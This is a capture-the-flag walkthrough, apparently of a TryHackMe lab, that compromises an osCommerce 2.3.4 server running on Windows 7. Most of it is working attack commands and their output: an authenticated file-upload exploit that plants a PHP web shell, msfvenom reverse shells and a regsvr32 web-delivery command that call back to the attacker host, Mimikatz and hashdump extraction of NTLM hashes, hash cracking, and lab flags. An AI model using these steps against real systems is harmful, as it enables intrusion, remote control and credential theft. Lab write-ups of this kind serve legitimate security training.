


This has to be one of the funniest movies released for 1999! ...
★★★★★

Currencies

U.S. Dollar

Nice we successfully login as admin but we can't do any further than this in this website



The image shows two screenshots of the oscommerce website. The top screenshot is the 'Administrator Login' page, where the username 'admin' and a password (represented by dots) have been entered, and the 'Login' button is visible. The bottom screenshot is the administrator dashboard after login. It features a sidebar with navigation links (Catalog, Configuration, Customers, Localization, Locations / Taxes, Modules, Orders, Reports, Tools) and a main content area. The main area includes two line graphs: 'Total Revenue' and 'Total Customers'. Below the graphs are tables for 'Last Administrator Logins' and 'Customers'. A yellow warning box is present, stating: 'I am able to write to the configuration file: C:\xampp\htdocs\oscommerce-2.3.4\catalog\includes\configure.php. This is a potential security risk - please set the right user permissions on this file. It has been over 30 days since the extended security checks were last performed. Please re-run the extended security checks under Tools -> Security Checks. Installation directory exists at: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install. Please remove this directory for security reasons.' At the bottom, there is a 'Latest News' section and a 'Fatal error' message: 'Fatal error: Maximum execution time of 30 seconds exceeded in C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin\includes\classes\rss.php on line 142'.

oscommerce

Administration | Online Catalog | Support Site

Administrator Login

Administrator Login

Username:

admin

Password:

•••••

Login

oscommerce

Administration | Online Catalog | Support Site

Logged in as: admin (Logout)

- Catalog
- Configuration
- Customers
- Localization
- Locations / Taxes
- Modules
- Orders
- Reports
- Tools

Orders

Total	Date	Status
Last Administrator Logins		
✓ admin	08/03/2021	

Customers

Date

I am able to write to the configuration file: C:\xampp\htdocs\oscommerce-2.3.4\catalog\includes\configure.php. This is a potential security risk - please set the right user permissions on this file.

It has been over 30 days since the extended security checks were last performed. Please re-run the extended security checks under Tools -> Security Checks.

Installation directory exists at: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install. Please remove this directory for security reasons.

Latest News

Could not connect to the osCommerce News feed. The next attempt will be performed within 24 hours.

Fatal error: Maximum execution time of 30 seconds exceeded in C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin\includes\classes\rss.php on line 142

Right Control

Let's find some public exploit with searchsploit, and we found a File Upload one

```
(kali@kali)-[~/Tryhackme/blueprint]
$ searchsploit oscommerce 2.3.4
```

Exploit Title	Path
osCommerce 2.3.4 - Multiple Vulnerabilities	php/webapps/34582.txt
osCommerce 2.3.4.1 - 'currency' SQL Injection	php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection	php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection	php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting	php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload	php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution	php/webapps/44374.py

```
Shellcodes: No Results
Papers: No Results
```

Copy it and try to run

```
(kali@kali)-[~/Tryhackme/blueprint]
$ searchsploit -m php/webapps/43191.py
Exploit: osCommerce 2.3.4.1 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/43191
Path: /usr/share/exploitdb/exploits/php/webapps/43191.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/kali/Tryhackme/blueprint/43191.py
```

Look like we need 3 parameters here for target url, auth and shell script

```
(kali@kali)-[~/Tryhackme/blueprint]
$ python 43191.py
usage: 43191.py -u TARGET_URL -a AUTH -f FILE [-p ADMIN_PATH]

Example: 43191.py -u http://localhost/path/to/osCommerce --auth=admin:admin_password -f shell.php

NOTE: For a more detailed description on the arguments use the -h switch
43191.py: error: argument -u/--target-url is required
```

Create a php file one that get command prompt in Windows so we will put our command later

```
<?php passthru($_GET['cmd']);
?>
```

Run python to upload our shell.php and we should get a webpage that we could inject our command there

```
(kali@kali)-[~/Tryhackme/blueprint]
$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.php
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 1
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.php uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admi
n/shell.php
```

And it's here

```
10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php

Notice: Undefined index: cmd in C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin\shell.php on line 1
Warning: passthru(): Cannot execute a blank command in C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin\shell.php on line 1
```

Let's use basic command like **whoami** first to check out which privilege we have and.... SYSTEM, we have everything

```
10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=whoami

nt authority\system
```

It's time for the reverse shell so we won't bother to edit many url

```
(kali@kali)-[~/Tryhackme/blueprint]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.4.109 LPORT=9001 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Upload it via the same exploit script

```
(kali@kali)-[~/Tryhackme/blueprint]
$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.exe
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 2
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.exe uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.exe
```

Now set netcat listener or metasploit if you prefer and run our executable shell

```
10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=shell
```

Easy shell

```
(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.104.33] 49592
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>whoami
whoami
nt authority\system

C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>
```

In case that we get a reverse shell in netcat we can use Mimikatz to get hashdump of Windows credentials but first check System type cause we have x86(Win32) and x64, and this is x86 type

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>systeminfo
systeminfo

Host Name:                 BLUEPRINT
OS Name:                   Microsoft Windows 7 Home Basic
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00346-OEM-8992752-50005
Original Install Date:      1/15/2017, 6:48:59 AM
System Boot Time:           8/3/2021, 1:06:26 PM
System Manufacturer:        Xen
System Model:               HVM domU
System Type:                X86-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 63 Stepping 2 GenuineIntel ~2399 Mhz
```

Upload Mimikatz x86 version to remote machine

```
(kali㉿kali)-[~/Tryhackme/blueprint]
└─$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f mimikatz.exe
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 4
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file mimikatz.exe uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/mimikatz.exe
```

And get our hashdump via in SAM database

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : Lab
Hash NTLM: 30e87bf999828446a1c1209ddde4c450

mimikatz #
```


Crackstation can help us crack, now we got our first flag

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

30e87bf999828446a1c1209ddde4c450

I'm not a robot


Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: green Exact match, yellow Partial match, red Not found.

[Download CrackStation's Wordlist](#)

Now explore Administrator directories and capture the root flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
               1 File(s)                37 bytes
               2 Dir(s)  19,498,319,872 bytes free

C:\Users\Administrator\Desktop>more root.txt.txt
more root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}

C:\Users\Administrator\Desktop>
```

Answer the questions below

"Lab" user NTLM hash decrypted

googleplus

Correct Answer

root.txt

THM{aea1e3ce6fe7f89e10cea833ae009bee}

Correct Answer

How about using Metasploit exploit?

Module: exploit/multi/script/web_delivery

Payload: windows/meterpreter/reverse_tcp

Target: 3 - Regsvr32

SRVHOST and LHOST: tun0 ip

After run we will get a command that we have to run it on target machine to exploit

```
10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=regsvr32 /s /n /u /i:httj ...
```


Now a sweet system shell come back to us

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.9.4.109:4444
[*] Using URL: http://10.9.4.109:8080/TGfkkYNF3uHtna
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.9.4.109:8080/TGfkkYNF3uHtna.sct scrobj.dll
[*] 10.10.104.33 web_delivery - Handling .sct Request
[*] 10.10.104.33 web_delivery - Delivering Payload (1896 bytes)
[*] Sending stage (175174 bytes) to 10.10.104.33
[*] Meterpreter session 1 opened (10.9.4.109:4444 → 10.10.104.33:49672) at 2021-08-03 09:53:02 -0400

msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ BLUEPRINT 10.9.4.109:4444 → 10.10.104.33:49672 (10.10.104.33)

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We can just use **hashdump** command or load kiwi module (Mimikatz in metasploit) to get a hash

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID : 000001f5 (501)
User : Guest
Hash NTLM: 3da0c000000000000000000000000000

RID : 000003e8 (1000)
User : Lab
Hash NTLM: 30e87bf999828446a1c1209ddde4c450
```


Next module is exploit/multi/oscommerce_installer_unauth_code_exec

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

  Name      Current Setting  Required  Description
  ---      -
  Proxies    host:port][ ... ] no         A proxy chain of format type:host:port[,type:
  RHOSTS     10.10.104.33     yes       The target host(s), range CIDR identifier, or
  hosts file with syntax 'file:<path>'
  RPORT      8080             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  URI        /oscommerce-2.3.4/catalog/install/ yes        The path to the install directory
  VHOST      no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.9.4.109      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    osCommerce 2.3.4.1

msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > █
```

We will get a doobie doobie meterpreter shell at this point that can't use anything much

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.9.4.109:4444
[*] Sending stage (39282 bytes) to 10.10.104.33
[*] Meterpreter session 1 opened (10.9.4.109:4444 → 10.10.104.33:49713) at 2021-08-03 10:16:52 -0400

meterpreter > getuid
Server username: SYSTEM (0)
```

But we can get a reverse shell through this shell

```
(kali@kali)-[~/Tryhackme/blueprint]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.9.4.109 lport=9001 -f exe -o meterpreter_9001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter_9001.exe
```

Run multi/handler as a job and go to a doobie doobie shell to upload our executable file and execute it

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(multi/handler) > [*] Started reverse TCP handler on 10.9.4.109:9001
```

```

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload meterpreter_9001.exe
[*] uploading : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
[*] uploaded : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
meterpreter > execute -f meterpreter_9001.exe
Process 11596 created.
meterpreter >
[*] Sending stage (175174 bytes) to 10.10.104.33
[*] Meterpreter session 2 opened (10.9.4.109:9001 → 10.10.104.33:49747) at 2021-08-03 10:26:21 -0400

meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id      Name      Type      Information      Connection
--      -
1       10.10.104.33  meterpreter php/windows  SYSTEM (0) @ BLUEPRINT  10.9.4.109:4444 → 10.10.104.33:49713
2       10.10.104.33  meterpreter x86/windows  NT AUTHORITY\SYSTEM @ BLUEPRINT  10.9.4.109:9001 → 10.10.104.33:49747

```

Easy

```

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
meterpreter >

```